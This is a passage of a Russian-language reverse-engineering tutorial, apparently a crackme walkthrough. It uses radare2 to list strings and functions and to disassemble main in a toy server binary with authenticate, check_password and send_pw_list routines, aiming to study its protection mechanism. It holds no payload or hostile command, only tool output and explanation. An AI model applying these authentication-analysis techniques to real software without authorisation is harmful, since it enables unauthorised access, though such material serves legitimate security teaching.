
```
5263 0x00040dbc 0x00041dbc 4    5    .data    ascii   &2=:
5264 0x00040dcd 0x00041dcd 10   12   .data    utf8    7TP\b\rb5jt*
5265 0x00040dec 0x00041dec 4    5    .data    ascii   *xH:
5266 0x00040e26 0x00041e26 6    8    .data    utf8    \r@-H3
5267 0x00040e58 0x00041e58 7    9    .data    utf8    @WQyQe'
5268 0x00040e97 0x00041e97 4    5    .data    ascii   Sj06
5269 0x00040ebf 0x00041ebf 4    5    .data    ascii   r\rMB
5270 0x00040ecf 0x00041ecf 4    5    .data    ascii   D$B\e
5271 0x00040f4e 0x00041f4e 5    7    .data    utf8    ߿<R^I
5272 0x00040ffa 0x00041ffa 4    5    .data    ascii   r\rD$
5273 0x00041031 0x00042031 5    6    .data    ascii   \n%]R2
5274 0x00041042 0x00042042 4    5    .data    ascii   QsZS
5275 0x00041087 0x00042087 4    5    .data    ascii   OpzS
5276 0x0004108d 0x0004208d 4    5    .data    ascii   \n10*
5277 0x000410b0 0x00000000 30   31   .comment ascii   GCC: (Debian 12.2.0-14) 12.2.0
5278 0x00041791 0x00000001 7    8    .strtab  ascii   Scrt1.o
5279 0x00041799 0x00000009 9    10   .strtab  ascii   __abi_tag
5280 0x000417a3 0x00000013 10   11   .strtab  ascii   crtstuff.c
5281 0x000417ae 0x0000001e 20   21   .strtab  ascii   deregister_tm_clones
5282 0x000417c3 0x00000033 21   22   .strtab  ascii   __do_global_dtors_aux
5283 0x000417d9 0x00000049 11   12   .strtab  ascii   completed.0
5284 0x000417e5 0x00000055 38   39   .strtab  ascii   __do_global_dtors_aux_fini_array_entry
5285 0x0004180c 0x0000007c 11   12   .strtab  ascii   frame_dummy
5286 0x00041818 0x00000088 30   31   .strtab  ascii   __frame_dummy_init_array_entry
5287 0x00041837 0x000000a7 8    9    .strtab  ascii   server.c
5288 0x00041840 0x000000b0 13   14   .strtab  ascii   __FRAME_END__
5289 0x0004184e 0x000000be 8    9    .strtab  ascii   _DYNAMIC
5290 0x00041857 0x000000c7 18   19   .strtab  ascii   __GNU_EH_FRAME_HDR
5291 0x0004186a 0x000000da 21   22   .strtab  ascii   _GLOBAL_OFFSET_TABLE_
5292 0x00041880 0x000000f0 17   18   .strtab  ascii   portfolio_jpg_len
5293 0x00041892 0x00000102 16   17   .strtab  ascii   free@GLIBC_2.2.5
5294 0x000418a3 0x00000113 19   20   .strtab  ascii   putchar@GLIBC_2.2.5
5295 0x000418b7 0x00000127 12   13   .strtab  ascii   authenticate
5296 0x000418c4 0x00000134 12   13   .strtab  ascii   send_pw_list
5297 0x000418d1 0x00000141 28   29   .strtab  ascii   __libc_start_main@GLIBC_2.34
5298 0x000418ee 0x0000015e 27   28   .strtab  ascii   _ITM_deregisterTMCloneTable
5299 0x0004190a 0x0000017a 18   19   .strtab  ascii   stdout@GLIBC_2.2.5
5300 0x0004191d 0x0000018d 18   19   .strtab  ascii   strcpy@GLIBC_2.2.5
```

Вывод команды izz

Если приглядеться, кроме адресов, в выводе указаны названия секции, кодировка и сама строка.

Подходящих строк несметное количество. Все равно что искать иголку в стоге сена. Так что пока ничего интересного найти не удалось.

Давай выведем список функций в этой программе. Для этого служит команда `afl`.




```
[0x000011b0]> afl
0x00001030    1      6 sym.imp.free
0x00001040    1      6 sym.imp.putchar
0x00001050    1      6 sym.imp.strcpy
0x00001060    1      6 sym.imp.puts
0x00001070    1      6 sym.imp.write
0x00001080    1      6 sym.imp.fclose
0x00001090    1      6 sym.imp.strlen
0x000010a0    1      6 sym.imp.htons
0x000010b0    1      6 sym.imp.printf
0x000010c0    1      6 sym.imp.fputs
0x000010d0    1      6 sym.imp.memset
0x000010e0    1      6 sym.imp.close
0x000010f0    1      6 sym.imp.read
0x00001100    1      6 sym.imp.inet_addr
0x00001110    1      6 sym.imp.strcmp
0x00001120    1      6 sym.imp.listen
0x00001130    1      6 sym.imp.bind
0x00001140    1      6 sym.imp.fopen
0x00001150    1      6 sym.imp.accept
0x00001160    1      6 sym.imp.getline
0x00001170    1      6 sym.imp.exit
0x00001180    1      6 sym.imp.sleep
0x00001190    1      6 sym.imp.socket
0x000011a0    1      6 sym.imp.__cxa_finalize
0x000011b0    1     33 entry0
0x000011e0    4     34 sym.deregister_tm_clones
0x00001210    4     51 sym.register_tm_clones
0x00001250    5     54 sym.__do_global_dtors_aux
0x00001290    1      9 sym.frame_dummy
0x000017c2    6    164 sym.authenticate
0x00001866    7    202 sym.send_pw_list
0x00001a90    1      9 sym._fini
0x00001930    1    145 sym.reject
0x00001326    1    246 sym.welcome
0x0000141c   10    241 sym.secret
0x000019c1    7    204 main
0x000016a4    6    286 sym.check_password
0x0000150d    4     87 sym.compare_username
0x00001564    8    320 sym.check_username
0x00001000    3     23 sym._init
0x00001299    1    141 sym.start_server
[0x000011b0]> 
```

Функции, составляющие программу

В выводе есть функции с говорящими названиями: `main`, `authenticate`, `check_username`, `check_password`, `start_server` и другие. Что ж, начнем с первой.

Этап второй — внутренности защитного механизма
Заглянем для начала в функцию `main`, чтобы определить, чем программа занимается, что вызывает, возвращает и так далее. Для этого в R2 есть команда `s` (от английского seek искать). В качестве параметра она может принимать адрес, по которому надо перейти, или название функции, в которую будет сделан переход. Если посмотришь справку по этой команде, найдешь еще много других параметров.

После перехода в строке ввода команды мы обнаружим обновленное смещение. Это значит, что нужная функция найдена и переход на нее удачно выполнен. Но простого перехода мало, нам надо посмотреть результат дизассемблирования этой функции, для чего служит команда `pdf`. Если вызвать ее без параметров (как в нашем случае), она отобразит текущую функцию — ту, на начальный адрес которой указывает курсор.




```
[0x00001299]> s main
[0x000019c1]> pdf
            ; DATA XREF from entry0 @ 0x11c4(r)
┌ 204: int main (uint32_t argc, char **argv);
│           ; arg uint32_t argc @ rdi
│           ; arg char **argv @ rsi
│           ; var char *var_8h @ rbp-0x8
│           ; var int64_t var_ch @ rbp-0xc
│           ; var int64_t fildes @ rbp-0x10
│           ; var void *s @ rbp-0x420
│           ; var uint32_t var_424h @ rbp-0x424
│           ; var char **var_430h @ rbp-0x430
│           0x000019c1      55             push rbp
│           0x000019c2      4889e5         mov rbp, rsp
│           0x000019c5      4881ec3004..   sub rsp, 0x430
│           0x000019cc      89bddcfbffff   mov dword [var_424h], edi    ; argc
│           0x000019d2      4889b5d0fb..   mov qword [var_430h], rsi    ; argv
│           0x000019d9      c745f40000..   mov dword [var_ch], 0
│           0x000019e0      c745f00000..   mov dword [fildes], 0
│           0x000019e7      488d053b0b..   lea rax, str.127.0.0.1       ; 0x2529 ; "127.0.0.1"
│           0x000019ee      488945f8       mov qword [var_8h], rax
│           0x000019f2      488d85e0fb..   lea rax, [s]
│           0x000019f9      ba01040000     mov edx, 0x401               ; size_t n
│           0x000019fe      be30000000     mov esi, 0x30                ; '0' ; int c
│           0x00001a03      4889c7         mov rdi, rax                 ; void *s
│           0x00001a06      e8c5f6ffff     call sym.imp.memset          ; void *memset(void *s, int c, size_t n)
│           0x00001a0b      83bddcfbff..   cmp dword [var_424h], 2
│       ┌─< 0x00001a12      750f           jne 0x1a23
│       │   0x00001a14      488b85d0fb..   mov rax, qword [var_430h]
│       │   0x00001a1b      488b4008       mov rax, qword [rax + 8]
│       │   0x00001a1f      488945f8       mov qword [var_8h], rax
│       │   ; CODE XREF from main @ 0x1a12(x)
│       └─> 0x00001a23      488b45f8       mov rax, qword [var_8h]
│           0x00001a27      4889c7         mov rdi, rax                 ; int64_t arg1
│           0x00001a2a      e86af8ffff     call sym.start_server
│           0x00001a2f      8945f4         mov dword [var_ch], eax
│           ; CODE XREF from main @ 0x1a8b(x)
│       ┌─> 0x00001a32      8b45f4         mov eax, dword [var_ch]
│       ╎   0x00001a35      ba00000000     mov edx, 0
│       ╎   0x00001a3a      be00000000     mov esi, 0
│       ╎   0x00001a3f      89c7           mov edi, eax
│       ╎   0x00001a41      e80af7ffff     call sym.imp.accept
│       ╎   0x00001a46      8945f0         mov dword [fildes], eax
│       ╎   0x00001a49      8b45f0         mov eax, dword [fildes]
│       ╎   0x00001a4c      89c7           mov edi, eax                 ; int64_t arg1
│       ╎   0x00001a4e      e8d3f8ffff     call sym.welcome
│       ╎   0x00001a53      8b45f0         mov eax, dword [fildes]
│       ╎   0x00001a56      89c7           mov edi, eax                 ; int64_t arg1
│       ╎   0x00001a58      e865fdffff     call sym.authenticate
│       ╎   0x00001a5d      85c0           test eax, eax
│      ┌──< 0x00001a5f      740c           je 0x1a6d
│      │╎   0x00001a61      8b45f0         mov eax, dword [fildes]
│      │╎   0x00001a64      89c7           mov edi, eax                 ; int64_t arg1
│      │╎   0x00001a66      e8fbfdffff     call sym.send_pw_list
│     ┌───< 0x00001a6b      eb0a           jmp 0x1a77
│     ││╎   ; CODE XREF from main @ 0x1a5f(x)
│     │└──> 0x00001a6d      8b45f0         mov eax, dword [fildes]
